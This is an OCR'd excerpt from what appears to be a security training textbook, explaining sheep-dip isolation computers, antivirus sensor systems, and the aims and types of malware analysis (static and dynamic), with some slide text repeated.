
Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors




Antivirus Sensor Systems

- An antivirus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**

Network
System 1
System 2
System 3
Allowed Traffic
Antivirus System
Antivirus
Anti-Spyware
Anti-Trojan
Anti-Spamware
Anti-Phishing
Email-Scanner
Reflected Traffic
Allowed Traffic
Reflected Traffic
Internet


Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.



Network
System 1
System 2
System 3
Allowed Traffic
Antivirus System
Antivirus
Anti-Spyware
Anti-Trojan
Anti-Spamware
Anti-Phishing
Email-Scanner
Reflected Traffic
Allowed Traffic
Reflected Traffic
Internet

Figure 7.69: Screenshot displaying the working of Antivirus Sensor System



Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

- **Static Malware Analysis**
  - Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose
- **Dynamic Malware Analysis**
  - Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection
- It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

